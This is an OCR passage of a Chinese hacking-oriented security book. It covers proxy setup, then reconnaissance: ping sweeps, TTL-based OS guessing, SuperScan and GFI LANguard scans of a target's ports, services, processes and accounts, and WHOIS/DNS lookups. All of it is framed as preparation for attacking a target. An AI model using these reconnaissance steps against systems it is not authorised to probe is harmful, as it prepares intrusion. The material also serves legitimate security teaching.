


图 2-143 测试代理跳板




图 2-144 设置运行参数

步骤 07 在其中的“服务运行端口”文本框中输入本软件的运行端口，再选择相应的复选框，最后单击“OK”按钮，即可结束设置操作。

这样，将代理跳板的所有选项都设置完毕后，就可以开始使用代理跳板了。选择“命令”→“开始”菜单项，即可启动用户设置的代理跳板，并可通过代理跳板来进行浏览网页、下载软件、运行 QQ 等工作。

2.4 专家课堂（常见问题与解答）

点拨 1：在虚拟机中按照安装网站的步骤进行安装好网站之后，在通过 IE 浏览器输入 IP 地址进行访问时，为什么会显示无权查看该网页的提示呢？

解答：出现这个问题的重要原因是用户权限设置的不正确。要想解决这一问题，用户可以在“默认网站属性”对话框中选择“目录安全性”选项卡。单击“编辑”按钮，打开“身份验证方法”对话框，在其中对用户的访问权限进行设置。

点拨 2：在设置代理服务器进行自由保护的过程中，应该注意哪些问题？

解答：在正式使用代理服务器之前，需要寻找出一些免费的代理服务器，必须先通过验证，才能保证该代理能够正常使用。例如：用户可以先用代理猎手进行代理服务器的搜索，再设置 SocksCap32、MultiProxy 等代理服务。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第3章

踩点侦察与漏洞扫描

重点提示：

- 踩点与侦察范围
- 确定扫描范围
- 扫描服务与端口



黑客在入侵之前，都会进行踩点以收集相关信息，然后扫描系统的相关漏洞，最后就可以利用相关攻击手段进行攻击目标。针对黑客入侵的相关规律和过程，本章主要介绍如何进行踩点、如何进行侦察范围、如何确定扫描的范围，以及如何获取相关服务与端口信息等内容。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

黑客在攻击之前，也需要先踩好点，清楚地知道目标主机的情况，并收集好目标主机的相关漏洞信息、开放端口信息等，再根据需要制定相应的攻击方案，还必须把自己保护好。

3.1 踩点与侦察范围

通过踩点可以判断入侵目标的操作系统，这是整个入侵过程中十分重要的一步。如果连对方的操作系统都不了解，入侵工作也就无从谈起。因为通过了解目标主机的操作系统，进而可以了解到系统内存的工作状况，了解到系统以什么方式、基于怎么样的技术来控制内存工作；以及数据的输入和输出是采用什么方式处理的。

总之，黑客通过踩点进行信息的收集，其主要目的是为了能够成功地入侵目标主机。一般情况下，黑客会利用计算机中常用的一些公开协议（如网络管理协议 SNMP 等）和相关软件工具（如扫描工具 X-Scan 等）来收集网络系统中各个主机系统的相关信息。

3.1.1 确定侦察范围

在清楚明白了入侵目的和入侵位置后，就可以大致确定自己的侦察范围了，这和警察在侦破案件时比较相似，即首先清楚死者是谋杀或自杀。若是谋杀，还要搞清是图财谋杀或其他。最后确定凶手的大致范围，再一一排除侦破。

黑客如果想要攻击某站点的后台服务器，就需要先破解该站点的后台登录用户名和密码。利用获取到的用户名和密码进入网站的后台后，可根据需要修改网页中的内容。如果想要攻击自己临近的计算机，就可以根据自己所在位置的实际情况，适当调整自己所获得的 IP 地址中后几位数字，通过 Ping 命令找到该计算机，并查看该计算机的操作系统信息等。

3.1.2 实施踩点的具体流程

踩点是黑客实施攻击之前必须要做的工作之一，踩点过程中所获取的目标信息也决定着攻击是否成功，下面讲述实施踩点的具体流程。

第一步：侦察对方是否存在

Ping 命令常用于对固定 IP 地址的侦察，下面以侦察某网站的 IP 地址为例，具体的侦察步骤如下。

步骤 01 在 Windows XP 操作系统界面，选择“开始”→“运行”菜单项，打开“运行”对话框，在“打开”文本框中输入“cmd”命令，如图 3-1 所示。




图 3-1 “运行”对话框

步骤 02 单击“确定”按钮，打开“命令提示符”窗口，在其中输入“ping www.baidu.com”命令，便可显示出 ping 百度网站的结果，如图 3-2 所示。

步骤 03 如果 ping 通过，将显示该 IP 地址返回的 byte、time 和 TTL 的值，说明该目标主机存在于网络之中，具有了进一步攻击的条件，且 time 时间越短表示响应的时间就越快。



在 ping 没有通过，且计算机又存在网络中的情况下，要想攻击该目标主机，就比较容易被发现，达到攻击目的就比较难。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 04 如果 ping 不通过，则会出现“Request timed out（请求过时）”提示信息，这就表明对方要么不在网络中，要么没有开机，要么是对方存在但设置了 ICMP 数据包的过滤等。如图 3-3 所示就是 ping IP 地址为“192.168.0.100”不通的结果。




图 3-2　用 ping 命令查看网站的 IP 地址




图 3-3　用 ping 命令不通的结果

另外，在实际侦察对方是否存在的过程中，如果是一个 IP 地址一个 IP 地址地侦察，将会浪费很多精力和时间。其实这个问题不难解决，因为目前网络上存在有多种扫描工具，这些工具的功能非常强大，除了可以对一个 IP 地址进行侦察，还可以对一个 IP 地址范围内的主机进行侦察，从而得出目标主机是否存在，以及开放的端口和操作系统类型等，常用的工具有 SuperSsan、nmap 等。利用 SuperScan 扫描 IP 地址范围内的主机的操作步骤如下。

步骤 01 双击下载的 SuperScan 可执行文件，打开“SuperScan”操作界面，在“扫描”选项卡的“IP 地址”栏目中输入起始 IP 和结束 IP，如图 3-4 所示。

步骤 02 单击“扫描”按钮▶，即可进行扫描。在扫描完毕之后，即可在“SuperScan”操作界面中查看到扫描的结果，主要包括在该 IP 地址范围内哪些主机是存在的，非常方便和直观，如图 3-5 所示。




图 3-4 “SuperScan”住窗口




图 3-5　SuperScan 扫描结果

第二步：侦察对方的操作系统

对于一般的黑客，只需要熟练应用当前网络中的入侵工具就可以了。探知对方的操作系统是不可缺少的，这是整个入侵过程中比较重要的一个环节。

下面介绍几个侦察对方主机操作系统类型的方法。

（1） 用 ping 命令探知对方的操作系统

黑客在使用 Ping 命令与目标主机相连接时，可根据不同 TTL 值推测目标主机的操作系统

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

类型，一般在 128 左右的数据是 Windows 系列的机器，64 左右的数值是 Linux 系列。这是因为不同操作系统的机器对 ICMP 报文的处理与应答也有所不同，TTL 值是每通过一个路由器就会减 1。在命令提示符窗口中输入命令“ping 192.168.0.10”，返回 Ping 到的数据信息如下：

```
C:\Documents and Settings\Administrator>ping 192.168.0.10
Pinging 192.168.0.10 with 32 bytes of data:
Reply from 192.168.0.10: bytes=32 time<1ms TTL=128
Reply from 192.168.0.10: bytes=32 time<1ms TTL=128
Reply from 192.168.0.10: bytes=32 time<1ms TTL=128
Reply from 192.168.0.10: bytes=32 time<1ms TTL=128
Ping statistics for 192.168.0.10:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

分析上述操作代码结果，可看到其返回 TTL 值为 128，说明该主机是 Windows 操作系统。在命令提示符窗口中输入命令“ping 192.168.0.7”，返回的 Ping 结果如下：

```
C:\Documents and Settings\Administrator> ping 192.168.0.7
Pinging 192.168.0.7 with 32 bytes of data:
Reply from 192.168.0.7: bytes=32 time<1ms TTL=64
Reply from 192.168.0.7: bytes=32 time<1ms TTL=64
Reply from 192.168.0.7: bytes=32 time<1ms TTL=64
Reply from 192.168.0.7: bytes=32 time<1ms TTL=64
Ping statistics for 192.168.0.7:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

分析上述操作代码结果可以看到，其返回 TTL 值为 64，说明该主机是 Linux 操作系统。

（2） 用扫描工具 SuperScan 探知对方的操作系统

SuperScan 是一个功能比较强大且专业的扫描工具，在 IP 地址文本框中输入要扫描的主机 IP 地址，如图 3-6 所示。单击“扫描”按钮进行扫描，待扫描完成后，除主界面给出相应的结果外，还可单击“查看 HTML 报告”按钮，打开 HTML 格式的扫描报告，在其中可以看到扫描到的主机的详细信息，从而判断主机操作系统类型，如图 3-7 所示。




图 3-6 输入要查询的 IP 地址




图 3-7 HTML 结果报告

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第三步：查询对方的安全状况

GFI LANguard 是领先的 Windows 安全扫描器，利用该工具可以扫描出整个网络中所遗漏的安全补丁、服务升级包、开放式共享、开放端口，以及未被使用的用户账号等，进而采用相应的措施消除安全隐患。使用 GFI LANguard 查看计算机安全情况的具体操作步骤如下。

步骤 01 下载并安装 GFI LANGuard 之后，随即打开“GFI LANGuard”主窗口，如图 3-8 所示。在“GFI LANGuard”主窗口中单击“Launch a Custom Scan（自定义扫描）”按钮，打开“Step 1 of 5:Select scan job type”对话框，在其中勾选“Complete/Combination Scans”单选项，如图 3-9 所示。




图 3-8　“GFI LANGuard”主窗口




图 3-9　“Step 1 of 5:Select scan job type”对话框

步骤 02 单击“Next”按钮，打开“Step 2 of 5:Select scan profile”对话框，在“Scan profile”列表中选择“Full Scan”选项，如图 3-10 所示。

步骤 03 单击“Next”按钮，打开“Step 3 of 5:Define target type”对话框，在“Scan type”列表中选择“Scan a single computer”单选项，如图 3-11 所示。




图 3-10　“Step 2 of 5:Select scan profile”对话框




图 3-11　“Step 3 of 5:Define target type”对话框

步骤 04 单击“Next”按钮，打开“Step 4 of 5:Define target computers”对话框，在“Select target computer”列表中选择“Scan another computer”单选项，并在下面的文本框中输入目标主机的 IP 地址，如图 3-12 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 05 单击“Next”按钮，打开“Step 5 of 5:Remote logon credentials”对话框，在下方的设置界面中用户可以采用系统默认设置，如图 3-13 所示。




图 3-12 “Step 4 of 5:Define target computers”对话框




图 3-13 “Step 5 of 5:Remote logon credentials”对话框

步骤 06 单击“Scan（扫描）”按钮，开始对目标主机进行扫描，在“GFI LANGuard”主窗口中将显示“Scan Completed!”提示信息，并显示出扫描的结果，如图 3-14 所示。

步骤 07 分析扫描结果。在扫描完成窗口中单击“Analize Scan Results”按钮，或单击“Network Audit”选项卡下的“Analyze”按钮，打开“Scan Results Analize（扫描结果分析）”窗口，在其中可以看到目标主机的相关信息，如图 3-15 所示。




图 3-14 扫描结果显示




图 3-15 扫描结果分析窗口

步骤 08 如果想要查看目标主机的端口信息，则可以在“Scan Results Overview”窗格中单击目标主机 IP 地址前的“折叠”按钮 ⊞，展开相应的列表，即可在右侧相应的窗格中看到目标主机开放的 TCP 和 UDP 端口，如选择“Open TCP Ports”选项，即可看到扫描的 TCP 端口，如图 3-16 所示。

步骤 09 如果想要查看目标主机的进程信息，则可以单击扫描结果中的“Processes”列表选项，在右侧窗格中看到目标主机正在运行的进程，从而分析目标主机当前的安全状况，如图 3-17 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 3-16　查看目标主机的开放端口




图 3-17　查看目标主机的当前进程

步骤 10 如果想要查看目标主机的服务程序，则可以在“Scan Results Overview”窗格中选择“Service”选项，在右侧窗格中显示目标主机的所有服务信息，如图 3-18 所示。

步骤 11 如果想要查看目标主机的用户信息，则可以在“Scan Results Overview”窗格中选择“User”选项，在右侧窗格中显示目标主机的用户信息。通过这些信息，黑客可以看出目标主机上有哪些账户，哪些账户是正在使用的，哪些账户是禁用的，如图 3-19 所示。




图 3-18　查看目标主机的服务程序




图 3-19　查看目标主机的用户信息

总之，利用 GFI LANGuard 扫描工具扫描目标主机所得到的结果，黑客通过分析这些结果，基本上就掌握了目标主机的全部信息，包括是否安装有杀毒软件、是否开放有端口，开放了哪些端口以及主机上有哪些服务等。通过这些内容，黑客就可以了解到目标主机上有哪些可以利用的漏洞等，为后面的攻击做好准备。

第四步：查询 WHOIS 和 DNS

一个网站在制作完毕后，要想发布到互联网上，还需要向有关机构申请域名，而且申请到的域名信息将被保存到域名管理机构的数据库中，任何用户都可以进行查询，这就使黑客有机可乘了。因此，踩点流程中就少不了查询 WHOIS。常用的查询方法如下：

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

（1） 在中国互联网信息中心网页上查询。中国互联网信息中心是非常权威的域名管理机构，在该机构的数据库中记录着所有以.cn 为结尾的域名注册信息。

在中国互联网信息中心网页上查询 WHOIS 的操作步骤如下。

步骤 01 在 IE 浏览器中的地址栏中输入中国互联网信息中心的网址“Http：//www.cnnic.net.cn”，单击“转到”按钮，即可打开其查询页面，如图 3-20 所示。

步骤 02 在其中的“查询”文本框中输入要查询的中文域名并选择“中文域名”单选项，单击“查看”按钮，打开“输入验证码”窗口，如图 3-21 所示。



图 3-20 中国互联网信息中心的查询页面




图 3-21 输入验证码窗口

步骤 03 在“验证码”文本框中输入验证码，单击“查询”按钮，即可看到要查询域名的详细信息，如图 3-22 所示。



图 3-22 查看域名的信息

（2）在中国万网网页上查询

中国万网是中国最大的域名和网站托管服务提供商，它提供.cn 的域名注册信息，而且还可以查询.com 等域名信息。在中国万网网页上查询 WHOIS 的操作步骤如下。

步骤 01 在 IE 浏览器中的地址栏中输入中国万网的网址“Http：//www.net.cn”，单击“转到”按钮，打开其查询页面，如图 3-23 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

步骤 02 在打开的页面中的“域名”文本框中输入要查询的域名，单击“查询”按钮，即可看到相关的域名信息，如图 3-24 所示。



图 3-23　中国万网首页



图 3-24　查询的域名信息

（3） 利用 NetAlyzer 软件进行查询

NetAlyzer 软件用于收集网络信息、跟踪路由、收集和管理 Whois 查询的工具，具有使用方便、查询速度快的特点。利用 NetAlyzer 软件进行查询 Whois 的操作步骤如下。

步骤 01 下载并安装 NetAlyzer 软件，打开“NetAlyzer”主窗口，在其中选择 whois 选项卡，即可进入该选项卡的设置界面，如图 3-25 所示。



图 3-25　“Whois”选项卡

步骤 02 在 whois 选项卡下单击 Query domain 按钮，打开“Whois”对话框，在“Please enter domain name”文本框中输入要查询的域名，如图 3-26 所示。单击“OK”按钮，即可看到扫描的结果，从扫描结果中可以查看域名的详细信息，如图 3-27 所示。




图 3-26　“Whois”对话框




图 3-27　要查询域名的详细信息

DNS 即域名系统主要用于命名组织到域层次结构中的计算机和网络服务，就是利用 DNS 服务系统将互联网上的域名与 IP 地址进行域名解析。因为计算机只认识 IP 地址，不认识域

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

名。该系统作为可以将域名和 IP 地址相互转换的一个分布式数据库，能够帮助用户更为方便地访问互联网，而不用记住被机器直接读取的 IP 地址。

目前，查看 DNS 的方法比较多，常用的方式是使用 Windows 系统自带的 nslookup 工具来查询 DNS 中的各种数据，下面介绍两种使用 nslookup 查看 DNS 的方法。

（1） 使用命令行方式

